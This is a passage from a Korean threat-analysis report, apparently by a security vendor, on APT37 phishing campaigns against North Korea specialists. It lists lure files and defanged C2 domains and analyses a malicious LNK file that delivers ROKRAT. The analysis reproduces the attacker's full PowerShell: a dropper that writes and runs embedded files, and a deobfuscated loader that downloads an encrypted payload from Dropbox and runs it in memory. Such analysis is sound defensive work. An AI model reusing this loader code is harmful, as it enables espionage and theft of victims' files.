○ Genian EDR은 취약점 코드 개념증명(PoC) 사례와 같이 64비트 Windows OS 환경에서 32비트 'IEXPLORE.EXE' 자식 프로세스가 64비트 'explorer.exe' 프로세스에 원격 Thread로 Shellcode를 주입(Injection)해 동작합니다. 이른바 "Heaven's Gate" 과정을 XBA 탐지 엔진의 **'실행모드가 상이한 프로세스간 원격 쓰레드 생성하는 행위'** 규칙으로 신속하게 탐지 및 대응이 가능합니다.

○ Genian EDR에 수집된 이벤트는 프로세스 트리와 시각화를 통해 행위의 흐름을 직관적으로 관찰할 수 있습니다.



[그림 4-16] Genian EDR 제품에서 위협을 탐지한 모습

5. 위협 속성 (Threat Attribution)

○ 위협 속성은 공격자가 사용한 네트워크 인프라, 이메일, 악성코드 등의 침해지표(IoC)와 TTPs(Tactics, Techniques and Procedures)와 같은 공격지표(IoA) 그리고 공격 목적과 동기, 목표 대상 등 공격자를 식별할 수 있는 고유한 특징 및 행동 패턴을 의미합니다.

○ 위협 속성 분석을 통해 내부의 잠재적인 보안 위협을 사전에 식별하고 제거할 수 있으며, 공격이 발생한 경우에는 공격자를 식별하고 이후 행위를 예측해 공격을 효과적으로 대응하고 방어할 수 있습니다.

5.1. APT37 캠페인 내역 (APT37 Campaign History)

○ APT37은 지난 5월부터 11월까지 대북 기관 및 관련 인물을 사칭해 악성 문서파일이 포함된 이메일을 유포했으며, 주로 대북분야 종사자를 대상으로 공격을 진행했습니다.

○ 공격에는 주로 HWP, HWPX, DOCX, XLSX 등의 문서 파일을 사용했으며, HWP, HWPX 문서에는 악성 OLE를 포함했고, DOCX, XLSX에는 악성 ActiveX 컨트롤을 삽입해 유포했습니다.

○ C2 Domain은 모두 유사한 형태를 띄고 있으며, 도메인 마지막 부분의 파라미터에는 피해자를 식별하기 위해 고유한 24자리 임의의 값을 사용한 것으로 추정됩니다.

최종 수정일	파일명	마지막 수정자	C2 Domain
2023-05-22	북한 지역별 살림집 가격 조사(안).hwp	umgdnk-03	nav.offlinedocument[.]site/capture/parts/you?view=[24자리 임의 값]
2023-06-14	20230512_명박시나리오_세부.hwp	kn**	host.sharingdocument[.]one/dashboard/explore/starred?hwpview=[24자리 임의 값]
2023-06-30	[서식1] 사업비 교부신청서.hwp	CLCOM000	mail.smartprivacyc[.]com/salt_view_doc_words?user=[24자리 임의 값]
2023-07-19	42- 바그너의 교훈	user	mail.smartprivacyc[.]com/get

	(2023. 8).hwp		/account/view?myact=[24자리 임의 값]
2023-07-25	【북한동향 7월】.hwpx	조**	mail.smartprivacyc[.]com/get/account/view?myact=[24자리 임의 값]
2023-08-17	조선 시장 물가 분석(회령).hwp	M**	nav.offlinedocument[.]site/capture/parts/you?view=[24자리 임의 값]
2023-08-30	인센티브 증빙서류***.hwp	ASUS	mail.smartprivacyc[.]com/get/account/view?myact=[24자리 임의 값]
2023-09-09	조선 시장 물가 분석(신의주).hwp	*****nk	nav.offlinedocument[.]site/capture/parts/you?view=[24자리 임의 값]
2023-10-22	【북한동향 10월】.hwpx	조**	app.documentoffice[.]club/voltage_group_intels?user=[24자리 임의 값]
2023-10-25	주요도시 시장가격 조사2023.xlsx		app.documentoffice[.]club/salt_view_doc_words?user=[24자리 임의 값]
2023-10-31	221030_북한 물가.hwp	조**	app.documentoffice[.]club/voltage_group_intels?user=[24자리 임의 값]
2023-11-06	(미상의 파일명).docx		app.documentoffice[.]club/salt_view_doc_words?user=[24자리 임의 값]
2023-11-07	코로나 질문서_2023.11.07.docx	*****nk_001	app.documentoffice[.]club/salt_view_doc_words?user=[24자리 임의 값]
2023-11-07	(미상의 파일명).xlsx		app.documentoffice[.]club/salt_view_doc_words?user=[24자리 임의 값]
2023-11-07	(미상의 파일명).docx	*****nk_001	app.documentoffice[.]club/salt_view_doc_words?user=[24자리 임의 값]

[표 5-1] 유포된 파일별 세부 정보 (일부 * 표기)

5.2. 위협 연관성 (Threat Relations)

○ GSC는 본 위협 흐름을 조사하던 중 공격자가 LNK 바로가기 유형의 악성 파일 사용 케이스도 식별했습니다.

○ '주요도시 시장가격 조사2023.xlsx.lnk' 파일로 진행된 바로가기 유형의 공격은 내부에 임베디드로 포함된 배치파일(BAT)에 PowerShell 명령을 넣어 악성 행위를 수행하는 전형적인 APT37 그룹의 위협 전략을 사용했습니다.

○ 그런데 이 파일에 의해 생성된 '주요도시_시장가격_조사2023.xlsx' 문서 파일도 악성 기능을 보유한 것으로 파악됐습니다. 일반적으로 악성 LNK 내부에 포함된 HWP, PDF, DOCX, XLSX 등의 문서는 이용자 현혹을 목적으로 한 미끼(Decoy)용 정상 문서가 사용되는 것이 일반적입니다. 하지만 이번 케이스의 경우 악성 XLSX 문서가 포함된 것으로 드러났습니다.

5.2.1. '주요도시 시장가격 조사2023.xlsx.lnk' 파일 분석

○ 공격에 사용된 바로가기(LNK) 유형의 악성 파일은 이중 확장자를 사용해 엑셀 문서로 위장하고 있으며, 상세 정보는 다음과 같습니다.


파일명	주요도시 시장가격 조사2023.xlsx.lnk
파일 크기	53,092,022 바이트
MD5 Hash	d1dc2db2956803de7eef7a76a6ac5cb2

[표 5-2] '주요도시 시장가격 조사2023.lnk' 파일 정보

○ 악성 LNK 파일은 오픈소스인 'LECmd'[12] 도구를 통해 분석할 수 있으며, 숨겨진 명령어와 아이콘 경로 및 환경 변수 등의 정보를 확인할 수 있습니다.

○ 공격자는 파일 속성 정보를 통해 악성 명령어가 노출되는 것을 피하기 위해서 LNK 파일 실행 대상의 Arguments 값에 다수의 공백을 추가하는 방법을 사용했습니다.

[12] LECmd Parse lnk files




[그림 5-1] LECmd 도구로 LNK 파일을 파싱한 화면

○ LNK 파일에서 추출한 PowerShell 명령은 아래와 같으며, 실행할 경우 LNK 파일 내부에 삽입된 XLSX 파일과 BAT 파일을 드롭한 뒤 실행합니다.

```
/k echo SET a=power>C:₩Users₩Public₩282310.bat&&echo SET
b=shell.exe>>C:₩Users₩Public₩282310.bat&&echo SET
M=%a%%b%>>C:₩Users₩Public₩282310.bat&&echo call %M%
-windowstyle hidden "$dirPath=Get-Location;if($dirPath -Match
'System32' -or $dirPath -Match 'Program Files') {$dirPath = '%temp%'};
$lnkPath=Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object
{$_.length -eq 0x032A1EB6} | Select-Object -ExpandProperty FullName;
$lnkFile=New-Object System.IO.FileStream($lnkPath,
[System.IO.FileMode]::Open,
[System.IO.FileAccess]::Read);$lnkFile.Seek(0x00001304,
[System.IO.SeekOrigin]::Begin);$pdfFile=New-Object byte[]
0x00008DA6;$lnkFile.Read($pdfFile, 0, 0x00008DA6);$PdfPath =
$lnkPath.Replace('.lnk','.xlsx');sc $PdfPath $pdfFile -Encoding Byte;&
$PdfPath;$lnkFile.Seek(0x0000A0AA,[System.IO.SeekOrigin]::Begin);$ex
eFile=New-Object byte[] 0x00000D18;$lnkFile.Read($exeFile, 0,
0x00000D18);$exePath=$env:public+'₩'+'281023.bat';sc $exePath
$exeFile -Encoding Byte;& $exePath;remove-item -path $exePath
-force;$lnkFile.Close();remove-item -path $lnkPath
-force;">>C:₩Users₩Public₩282310.bat&& start /min
C:₩Users₩Public₩282310.bat&&exit
```

[표 5-3] LNK 내부에 포함된 PowerShell 명령어 화면


○ 먼저, 해당 LNK 파일이 저장된 위치를 확인하기 위해 53,092,022(0x032A1EB6) 바이트 크기를 가진 LNK 파일의 경로를 찾습니다. 이후, LNK 파일의 0x1304 오프셋부터 0x8DA6 길이를 가지는 XLSX 파일을 LNK가 존재하는 경로에 저장하고 0xA0AA 오프셋부터 0x0D18 길이를 가지는 BAT 파일을 '%Public%/281023.bat'로 저장합니다.



[그림 5-2] LNK 내부에 삽입된 XLSX 문서와 BAT 파일


○ 이후, LNK 파일 내부에 삽입된 XLSX 파일과 BAT 파일을 생성한 다음 각 파일들이 실행되고 LNK 파일을 자가 삭제합니다.

○ 앞의 과정에서 생성된 '281023.bat' 파일은 실행 이후 즉시 삭제되고 '282310.bat' 파일이 새로 생성되며, 해당 파일에는 PowerShell 명령어가 포함돼 있습니다.




[그림 5-3] 생성된 BAT, XLSX 파일

○ 이번 공격은 앞서 기술한 DOCX / XLSX 사례와 유사하게 악성 ActiveX가 포함된 XLSX 파일을 사용했습니다.



[그림 5-4] XLSX 문서가 실행된 화면

○ 이전 엑셀 화면에서 ActiveX 컨트롤 보안 경고 화면에서 [콘텐츠 사용] 버튼을 클릭할 경우, XLSX 파일 내부의 ActiveX에 존재하는 공격자 C2 서버에 연결을 시도하고 추가 악성 페이로드를 다운로드합니다.



[그림 5-5] XLSX에 삽입된 악성 ActiveX의 C2 도메인 주소

○ 다음으로 실행되는 281023.bat 파일에는 HEX 값으로 난독화된 PowerShell 스크립트가 존재합니다.

○ 해당 PowerShell 스크립트는 공격자의 C2 서버에서 암호화된 '20231028_selca.zip' 파일을 다운로드한 다음 XOR 복호화 후, PowerShell.exe 프로세스에 주입해 실행됩니다.

```
 start /min c:₩Windows₩SysWOW64₩cmd.exe /c for /f "tokens=*" %%a
in ('dir C:₩Windows₩SysWow64₩WindowsPowerShell₩v1.0₩*rshell.exe
/s /b /od') do call %%a -windowstyle hidden -command "$red
="$yellow="""[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObje
ct([Net.SecurityProtocolType], 3072);$aa='[DllImport("kernel32.dll")]public
static extern IntPtr GlobalAlloc(uint b,uint c);';$b=Add-Type
-MemberDefinition $aa -Name "AAA"  -PassThru;$abab =
'[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr
a,uint b,uint c,out IntPtr d);';$aab=Add-Type -MemberDefinition $abab
-Name "AAB" -PassThru;$c = New-Object
System.Net.WebClient;$d="https://dl.dropboxusercontent[.]com/scl/fi/h7p5
aearkbq6rnb2oh633/20231028_selca.zip?rlkey=8gmnnfrezz2vnndsr1cz781
cv&dl=0";$bb='[DllImport("kernel32.dll")]public static extern IntPtr
CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);';$ccc=Add-Type
-MemberDefinition $bb -Name "BBB"
-PassThru;$ddd='[DllImport("kernel32.dll")]public static extern IntPtr
WaitForSingleObject(IntPtr a,uint b);';$fff=Add-Type -MemberDefinition
$ddd -Name "DDD" -PassThru;$e=112;do {  try { $c.Headers["user-agent"] =
"connnecting...";$xmpw4=$c.DownloadData($d);$x0 =
$b::GlobalAlloc(0x0040, $xmpw4.Length+0x100);$old =
0;$aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);for ($h
= 1;$h -lt $xmpw4.Length;$h++)
{[System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1,
($xmpw4[$h] -bxor $xmpw4[0]) );};try{throw
1;}catch{$handle=$ccc::CreateThread(0,0,$x0,0,0,0);$fff::WaitForSingleObj
ect($handle, 500*1000);};$e=222;}catch{sleep 11;$e=112;}}while($e -eq
112);""";$chemble="""""";for($i=0;$i -le
$yellow.Length-2;$i=$i+2){$MMOMM=$yellow[$i]+$yellow[$i+1];$chembl
e= $chemble+[char]([convert]::toint16($MMOMM,16));};Invoke-Command
-ScriptBlock ([Scriptblock]::Create($chemble));";Invoke-Command
-ScriptBlock ([Scriptblock]::Create($red));while(true){}"
```

[표 5-4] 난독화를 해제한 281023.bat 내부 코드 내용

○ PowerShell.exe 프로세스에 주입된 데이터는 ROKRAT 악성코드로 컴퓨터 이름과 XLS, DOC, PPT, TXT, M4A, AMR, PDF, HWP 파일 등의 데이터를 수집하고 pCloud API를 통해 공격자 서버에 업로드합니다.

○ 또한, ROKRAT은 cmd.exe 명령어 실행과 추가 페이로드 다운로드 및 실행 등의 기능도 포함하고 있습니다.

```
00BAFF5B    59              pop ecx
00BAFF5C    85C0            test eax,eax
00BAFF5E    0F85 87000000   jne asdf.BAFFEB
00BAFF64    BE 9085C500     mov esi,asdf.C58590             esi:"LdrpInitializeProcess", C58590:L".XLS"
00BAFF69    8DBD 00F4FFFF   lea edi,dword ptr ss:[ebp-C00]
00BAFF6F    A5              movsd
00BAFF70    A5              movsd
00BAFF71    66:A5           movsw
00BAFF73    BE 9C85C500     mov esi,asdf.C5859C             esi:"LdrpInitializeProcess", C5859C:L".DOC"
00BAFF78    8DBD 14F4FFFF   lea edi,dword ptr ss:[ebp-BEC]
00BAFF7E    A5              movsd
00BAFF7F    A5              movsd
00BAFF80    66:A5           movsw
00BAFF82    BE A885C500     mov esi,asdf.C585A8             esi:"LdrpInitializeProcess", C585A8:L".PPT"
00BAFF87    8DBD 28F4FFFF   lea edi,dword ptr ss:[ebp-BD8]
00BAFF8D    A5              movsd
00BAFF8E    A5              movsd
00BAFF8F    66:A5           movsw
00BAFF91    BE B485C500     mov esi,asdf.C585B4             esi:"LdrpInitializeProcess", C585B4:L".TXT"
00BAFF96    8DBD 3CF4FFFF   lea edi,dword ptr ss:[ebp-BC4]
00BAFF9C    A5              movsd
00BAFF9D    A5              movsd
00BAFF9E    66:A5           movsw
00BAFFA0    BE C085C500     mov esi,asdf.C585C0             esi:"LdrpInitializeProcess", C585C0:L".M4A"
00BAFFA5    8DBD 50F4FFFF   lea edi,dword ptr ss:[ebp-BB0]
00BAFFAB    A5              movsd
00BAFFAC    A5              movsd
00BAFFAD    66:A5           movsw
00BAFFAF    BE CC85C500     mov esi,asdf.C585CC             esi:"LdrpInitializeProcess", C585CC:L".AMR"
00BAFFB4    8DBD 64F4FFFF   lea edi,dword ptr ss:[ebp-B9C]
00BAFFBA    A5              movsd
00BAFFBB    A5              movsd
00BAFFBC    66:A5           movsw
00BAFFBE    BE D885C500     mov esi,asdf.C585D8             esi:"LdrpInitializeProcess", C585D8:L".PDF"
00BAFFC3    8DBD 78F4FFFF   lea edi,dword ptr ss:[ebp-B88]
00BAFFC9    A5              movsd
00BAFFCA    A5              movsd
00BAFFCB    66:A5           movsw
00BAFFCD    BE E485C500     mov esi,asdf.C585E4             esi:"LdrpInitializeProcess", C585E4:L".HWP"
00BAFFD2    8DBD 8CF4FFFF   lea edi,dword ptr ss:[ebp-B74]
```

[그림 5-6] ROKRAT 디버깅 화면

○ ROKRAT 악성코드는 2017년 전후부터 APT37 그룹에 의해 사용되기 시작했으며, 현재까지도 공격에 지속적으로 사용되고 있습니다.

○ 해당 악성코드는 지난 5월 공개된 지니언스 위협 분석 보고서에서도 다룬 바 있습니다.


- 북한인권단체를 사칭한 APT37 공격 사례 (2023. 05. 23)

○ 본 위협 사례처럼 문서 파일을 악용한 공격이 지속적으로 증가하고 있습니다. 악성파일 유입과 감염 뿐 아니라 PowerShell 명령을 통한 Fileless 기반 공격은 가시성 확보가 무엇보다 중요합니다.

○ 반복적으로 발생하는 이상행위 요소와 각종 이벤트를 실시간으로 추적해 분석, 대응할 수 있는 단말기반 탐지 대응 보안 솔루션 활용이 중요한 이유입니다.

○ Genian EDR 제품에서는 악성 LNK 파일에 의해 생성되는 BAT 파일과 PowerShell 명령 등의 로그를 식별하고 확인할 수 있습니다.

○ 또한, PowerShell 스크립트를 이용한 네트워크 접속 행위를 탐지할 수 있으며, 접속한 도메인과 IP 주소도 확인할 수 있습니다.




[그림 5-7] Genian EDR 제품에서 위협을 탐지한 화면

5.3. C2 인프라 유사도 및 위협 배후 흔적

○ 명령제어(C2) 서버 인프라의 경우 2022년과 2023년 비슷한 스타일로 등록됐습니다. 마치 MS Office의 Document 도메인처럼 위장한 유사성이 있으며, 미국 'Namecheap' 서비스를 통해 다수의 도메인이 등록됐습니다.[13]

